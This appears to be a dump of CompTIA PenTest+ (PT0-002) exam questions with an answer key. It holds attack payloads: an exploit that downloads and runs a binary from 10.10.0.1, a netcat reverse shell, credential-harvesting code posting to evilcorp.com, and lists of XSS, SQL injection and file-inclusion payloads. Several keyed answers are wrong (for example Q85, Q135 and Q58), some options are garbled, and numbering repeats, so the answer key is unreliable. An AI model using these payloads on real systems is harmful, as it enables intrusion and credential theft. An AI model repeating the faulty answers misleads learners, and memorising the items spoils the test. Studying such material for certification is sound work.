CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

NEW QUESTION 1

A consultant is reviewing the following output after reports of intermittent connectivity issues:

? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet] Which of the following is MOST likely to be reported by the consultant?

A. A device on the network has an IP address in the wrong subnet.
B. A multicast session was initiated using the wrong multicast group.
C. An ARP flooding attack is using the broadcast address to perform DDoS.
D. A device on the network has poisoned the ARP cache.

Answer: D

Explanation:
The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address. With this on the same network, intermittent connectivity will be inevitable as along as the gateway remains unreachable on the IP known by the others machines on the network, and given that the new machine claiming to be the gateway has not been configured to route traffic.

NEW QUESTION 2

Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications
B. A list of all the risks of web applications
C. The risks defined in order of importance
D. A web-application security standard
E. A risk-governance and compliance framework
F. A checklist of Apache vulnerabilities

Answer: AC

NEW QUESTION 3

Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

A. Scraping social media for personal details
B. Registering domain names that are similar to the target company's
C. Identifying technical contacts at the company
D. Crawling the company's website for company information

Answer: A

NEW QUESTION 4

Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

A. The team exploits a critical server within the organization.
B. The team exfiltrates PII or credit card data from the organization.
C. The team loses access to the network remotely.
D. The team discovers another actor on a system on the network.

Answer: D

NEW QUESTION 5

A penetration tester conducts an Nmap scan against a target and receives the following results:

```
Port        State       Service
1080/tcp    open        socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

A. Nessus
B. ProxyChains
C. OWASPZAP
D. Empire

Answer: B

NEW QUESTION 6

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 7

A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

A. Nmap
B. Wireshark
C. Metasploit
D. Netcat

Answer: B

NEW QUESTION 8

During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?

A. Vulnerability scanning
B. Network segmentation
C. System hardening
D. Intrusion detection

Answer: B

NEW QUESTION 9

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

A. Nmap
B. tcpdump
C. Scapy
D. hping3

Answer: C

Explanation:
https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy

NEW QUESTION 10

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>    port: object
<04>    resultList: list[Any] = []
<05>    for port in portList:
<06>        sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>        sock.settimeout(20)
<08>        result = sock.connect_ex((remoteSvr, port))
<09>        if result == 0:
<10>            resultList.append(port)
<11>        sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
B. *range(1, 1025) on line 1 populated the portList list in numerical order.
C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B

Explanation:

Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) https://nmap.org/book/man-port-specification.html

NEW QUESTION 10
A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

A. Prohibiting exploitation in the production environment
B. Requiring all testers to review the scoping document carefully
C. Never assessing the production networks
D. Prohibiting testers from joining the team during the assessment

Answer: B

NEW QUESTION 11
A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

A. Launch an external scan of netblocks.
B. Check WHOIS and netblock records for the company.
C. Use DNS lookups and dig to determine the external hosts.
D. Conduct a ping sweep of the company's netblocks.

Answer: C

NEW QUESTION 14
Which of the following describes the reason why a penetration tester would run the command sdelete mimikatz. * on a Windows server that the tester compromised?

A. To remove hash-cracking registry entries
B. To remove the tester-created Mimikatz account
C. To remove tools from the server
D. To remove a reverse shell from the system

Answer: B

NEW QUESTION 19
A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

A. Understanding the tactics of a security intrusion can help disrupt them.
B. Scripts that are part of the framework can be imported directly into SIEM tools.
C. The methodology can be used to estimate the cost of an incident better.
D. The framework is static and ensures stability of a security program overtime.

Answer: A

NEW QUESTION 23
A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark
B. Aircrack-ng
C. Kismet
D. Wifite

Answer: B

NEW QUESTION 27
A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

A. Alternate data streams
B. PowerShell modules
C. MP4 steganography
D. PsExec

Answer: B

Explanation:
"Windows Management Instrumentation (WMI) is a subsystem of PowerShell that gives admins access to powerful system monitoring tools."

NEW QUESTION 32
A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server. Which of the following can be done with the pcap to gain

access to the server?

A. Perform vertical privilege escalation.
B. Replay the captured traffic to the server to recreate the session.
C. Use John the Ripper to crack the password.
D. Utilize a pass-the-hash attack.

Answer: D

NEW QUESTION 35
A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?

A. Situational awareness
B. Rescheduling
C. DDoS defense
D. Deconfliction

Answer: D

Explanation:
https://redteam.guide/docs/definitions/

NEW QUESTION 40
A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

A. A handheld RF spectrum analyzer
B. A mask and personal protective equipment
C. Caution tape for marking off insecure areas
D. A dedicated point of contact at the client
E. The paperwork documenting the engagement
F. Knowledge of the building's normal business hours

Answer: DE

Explanation:
Always carry the contact information and any documents stating that you are approved to do this.

NEW QUESTION 41
Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

A. HTTPS communication
B. Public and private keys
C. Password encryption
D. Sessions and cookies

Answer: D

NEW QUESTION 44
A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?

A. Attempting to tailgate an employee going into the client's workplace
B. Dropping a malicious USB key with the company's logo in the parking lot
C. Using a brute-force attack against the external perimeter to gain a foothold
D. Performing spear phishing against employees by posing as senior management

Answer: D

NEW QUESTION 47
A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186.
comptia.org.
3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.
Which of the following potential issues can the penetration tester identify based on this output?

A. At least one of the records is out of scope.
B. There is a duplicate MX record.
C. The NS record is not within the appropriate domain.
D. The SOA records outside the comptia.org domain.

Answer: A

NEW QUESTION 50

A penetration tester is conducting an engagement against an internet-facing web application and planning a phishing campaign. Which of the following is the BEST passive method of obtaining the technical contacts for the website?

A. WHOIS domain lookup
B. Job listing and recruitment ads
C. SSL certificate information
D. Public data breach dumps

Answer: A

Explanation:
The BEST passive method of obtaining the technical contacts for the website would be a WHOIS domain lookup. WHOIS is a protocol that provides information about registered domain names, such as the registration date, registrant's name and contact information, and the name servers assigned to the domain. By performing a WHOIS lookup, the penetration tester can obtain the contact information of the website's technical staff, which can be used to craft a convincing phishing email.

NEW QUESTION 55
A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
    do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

A. Searching for service vulnerabilities
B. Trying to recover a lost bind shell
C. Building a reverse shell listening on specified ports
D. Scanning a network for specific open ports

Answer: D

Explanation:
-z zero-I/O mode [used for scanning]
-v verbose
example output of script: 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open
(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for

NEW QUESTION 58
A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000

-----------------
DURB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.
Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.
B. The tester did not run sudo before the command.
C. The web server is using HTTPS instead of HTTP.
D. This URI returned a server error.

Answer: A

NEW QUESTION 62

Deconfliction is necessary when the penetration test:

A. determines that proprietary information is being stored in cleartext.
B. occurs during the monthly vulnerability scanning.
C. uncovers indicators of prior compromise over the course of the assessment.
D. proceeds in parallel with a criminal digital forensic investigation.

Answer: C

Explanation:
This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

NEW QUESTION 64
A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:
exploit = "POST "
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} –
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IF
&loginUser=a&Pwd=a"
exploit += "HTTP/1.1"
Which of the following commands should the penetration tester run post-engagement?

A. grep –v apache ~/.bash_history > ~/.bash_history
B. rm –rf /tmp/apache
C. chmod 600 /tmp/apache
D. taskkill /IM "apache" /F

Answer: B

NEW QUESTION 66
You are a penetration tester running port scans on a server. INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Penetration Testing

Part 1   **Part 2**

Question Options

Using the output, identify potential attack vectors that should be further investigated.

- [ ] Weak SMB file permissions
- [ ] FTP anonymous login
- [ ] Webdav file upload
- [ ] Weak Apache Tomcat Credentials
- [ ] Null session enumeration
- [ ] Fragmentation attack
- [ ] SNMP enumeration
- [ ] ARP spoofing

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting

NEW QUESTION 67
A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

A. Cross-site request forgery
B. Server-side request forgery
C. Remote file inclusion
D. Local file inclusion

Answer: B

NEW QUESTION 68
A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

A. nmap -sn 10.12.1.0/24
B. nmap -sV -A 10.12.1.0/24
C. nmap -Pn 10.12.1.0/24
D. nmap -sT -p- 10.12.1.0/24

Answer: A

NEW QUESTION 70
A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:
http://company.com/catalog.asp?productid=22
The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:
http://company.com/catalog.asp?productid=22;WAITFOR
DELAY '00:00:05'
Which of the following should the penetration tester attempt NEXT?

A. http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell 'whoami'
B. http://company.com/catalog.asp?productid=22' OR 1=1 -
C. http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 -
D. http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash

Answer: C

Explanation:

This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

NEW QUESTION 71
For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to https://example.com/index.html. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
   type: 'POST', dataType: 'html',
   data: {Email: emv, password: psv},
   _____
   success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

A. window.location.= 'https://evilcorp.com'
B. crossDomain: true
C. geturlparameter ('username')
D. redirectUrl = 'https://example.com'

Answer: B

NEW QUESTION 75
A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:
U3VQZXIkM2NyZXQhCg==
Which of the following commands should the tester use NEXT to decode the contents of the file?

A. echo U3VQZXIkM2NyZXQhCg== | base64 €"d
B. tar zxvf password.txt
C. hydra €"l svsacct €"p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24
D. john --wordlist /usr/share/seclists/rockyou.txt password.txt

Answer: A

NEW QUESTION 77
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \ . / . sandbox requests Input Sanitization ' . . $. [.] . (.) Input Sanitization ' . ' . < . . > . .
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \ . / . sandbox requests Input Sanitization ' . . $. [.] . (.) Input Sanitization ' . ' . < . . > . .
item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \ . / . sandbox requests Input Sanitization ' . . $. [.] . (.) Input Sanitization ' . ' . < . . > . .
search=Bob"%3e%3c img%20src%3da%20onerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \ . / . sandbox requests Input Sanitization ' . . $. [.] . (.) Input Sanitization ' . ' . < . . > . .
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \ . / . sandbox requests Input Sanitization ' . . $. [.] . (.) Input Sanitization ' . ' . < . . > . .
site=www.exa'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \ . / . sandbox requests Input Sanitization ' . . $. [.] . (.) Input Sanitization ' . ' . < . . > . .
redir=http:%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \ . / . sandbox requests Input Sanitization ' . . $. [.] . (.) Input Sanitization ' . ' . < . . > . .
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \ . / . sandbox requests Input Sanitization ' . . $. [.] . (.) Input Sanitization ' . ' . < . . > . .
lookup=$(whoami)	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \ . / . sandbox requests Input Sanitization ' . . $. [.] . (.) Input Sanitization ' . ' . < . . > . .
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \ . / . sandbox requests Input Sanitization ' . . $. [.] . (.) Input Sanitization ' . ' . < . . > . .

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries

* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 80
A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

A. Smurf
B. Ping flood
C. Fraggle
D. Ping of death

Answer: C

Explanation:
Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.
Ref: https://www.okta.com/identity-101/fraggle-attack/

NEW QUESTION 85
A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

A. Multiple handshakes
B. IP addresses
C. Encrypted file transfers
D. User hashes sent over SMB

Answer: B

NEW QUESTION 87
Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

A. devices produce more heat and consume more power.
B. devices are obsolete and are no longer available for replacement.
C. protocols are more difficult to understand.
D. devices may cause physical world effects.

Answer: D

Explanation:
"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

NEW QUESTION 90
A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data.
Which of the following should the tester verify FIRST to assess this risk?

A. Whether sensitive client data is publicly accessible
B. Whether the connection between the cloud and the client is secure
C. Whether the client's employees are trained properly to use the platform
D. Whether the cloud applications were developed using a secure SDLC

Answer: A

NEW QUESTION 94
During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames.
Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

A. Sniff and then crack the WPS PIN on an associated WiFi device.
B. Dump the user address book on the device.
C. Break a connection between two Bluetooth devices.
D. Transmit text messages to the device.

Answer: B

Explanation:
Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

NEW QUESTION 95
After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx   1 root     root        915 Mar   6  2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

A. Change the file permissions.
B. Use privilege escalation.
C. Cover tracks.
D. Start a reverse shell.

Answer: B

NEW QUESTION 99
A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

A. Maximizing the likelihood of finding vulnerabilities
B. Reprioritizing the goals/objectives
C. Eliminating the potential for false positives
D. Reducing the risk to the client environment

Answer: B

Explanation:
Goal Reprioritization Have the goals of the assessment changed? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

NEW QUESTION 100
During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

A. Scraping social media sites
B. Using the WHOIS lookup tool
C. Crawling the client's website
D. Phishing company employees
E. Utilizing DNS lookup tools
F. Conducting wardriving near the client facility

Answer: AC

Explanation:
Technical and billing addresses are usually posted on company websites and company social media sites for the their clients to access. The WHOIS lookup will only avail info for the company registrant, an abuse email contact, etc but it may not contain details for billing addresses.

NEW QUESTION 102
During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?

A. Badge cloning
B. Watering-hole attack
C. Impersonation
D. Spear phishing

Answer: D

Explanation:
Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

NEW QUESTION 105
A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

A. The tester had the situational awareness to stop the transfer.
B. The tester found evidence of prior compromise within the data set.
C. The tester completed the assigned part of the assessment workflow.
D. The tester reached the end of the assessment time frame.

Answer: A

NEW QUESTION 110
A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:

```
sendp(Ether()/dot1q(vlan=100)/dot1q(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

A. DNS cache poisoning
B. MAC spoofing
C. ARP poisoning
D. Double-tagging attack

Answer: D

Explanation:
https://scapy.readthedocs.io/en/latest/usage.html

NEW QUESTION 114
A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

A. nmap –oG list.txt 192.168.0.1-254 , sort
B. nmap –sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print S5}'
C. nmap –-open 192.168.0.1-254, uniq
D. nmap –o 192.168.0.1-254, cut –f 2

Answer: B

Explanation:
the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print $5}) which obviously carries the returned IP of the host in the NMAP output.

NEW QUESTION 117
Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

A. Acceptance by the client and sign-off on the final report
B. Scheduling of follow-up actions and retesting
C. Attestation of findings and delivery of the report
D. Review of the lessons learned during the engagement

Answer: C

NEW QUESTION 121
A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

A. inurl:
B. link:
C. site:
D. intitle:

Answer: C

NEW QUESTION 122
A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

A. Enforce mandatory employee vacations
B. Implement multifactor authentication
C. Install video surveillance equipment in the office
D. Encrypt passwords for bank account information

Answer: A

Explanation:
If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job.

NEW QUESTION 125
An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

A. nmap 192.168.0.1/24
B. nmap 192.168.0.1/24
C. nmap oG 192.168.0.1/24
D. nmap 192.168.0.1/24

Answer: A

NEW QUESTION 129
A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?

A. -8 -T0
B. --script "http*vuln*"
C. -sn
D. -O -A

Answer: B

NEW QUESTION 130
A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

A. IP addresses and subdomains
B. Zone transfers
C. DNS forward and reverse lookups
D. Internet search engines
E. Externally facing open ports
F. Shodan results

Answer: DF

NEW QUESTION 135
A penetration tester created the following script to use in an engagement:

```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Few arguments.")
        print("Syntax: python {} <>".format(sys.argv[0]))
        sys.exit()


try:
        for port in ports:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(2)
                result = s.connect_ex((target,port))
                if result == 0:
                        print("Port {} is opened".format(port))

except KeyboardInterrupt:
        print("Exiting...")
        sys.exit()
```

However, the tester is receiving the following error when trying to run the script:

```
$ python script.py 192.168.0.1
Traceback (most recent call last):
    File "script.py", line 7, in <module>
        if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?

A. The sys variable was not defined.
B. The argv variable was not defined.
C. The sys module was not imported.
D. The argv module was not imported.

Answer: A

NEW QUESTION 136
Given the following output: User-agent:*
Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/
During which of the following activities was this output MOST likely obtained?

A. Website scraping
B. Website cloning
C. Domain enumeration
D. URL enumeration

Answer: A

NEW QUESTION 137
During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)

A. Cross-site scripting
B. Server-side request forgery
C. SQL injection
D. Log poisoning
E. Cross-site request forgery
F. Command injection

Answer: DF

Explanation:
Local File Inclusion (LFI) is a web vulnerability that allows an attacker to include files on a server through the web browser. This can expose sensitive information or lead to remote code execution.
Some possible next steps that a penetration tester can try after exploiting an LFI vulnerability are:

➢ Log poisoning: This involves injecting malicious code into the web server's log files and then including them via LFI to execute the code34.

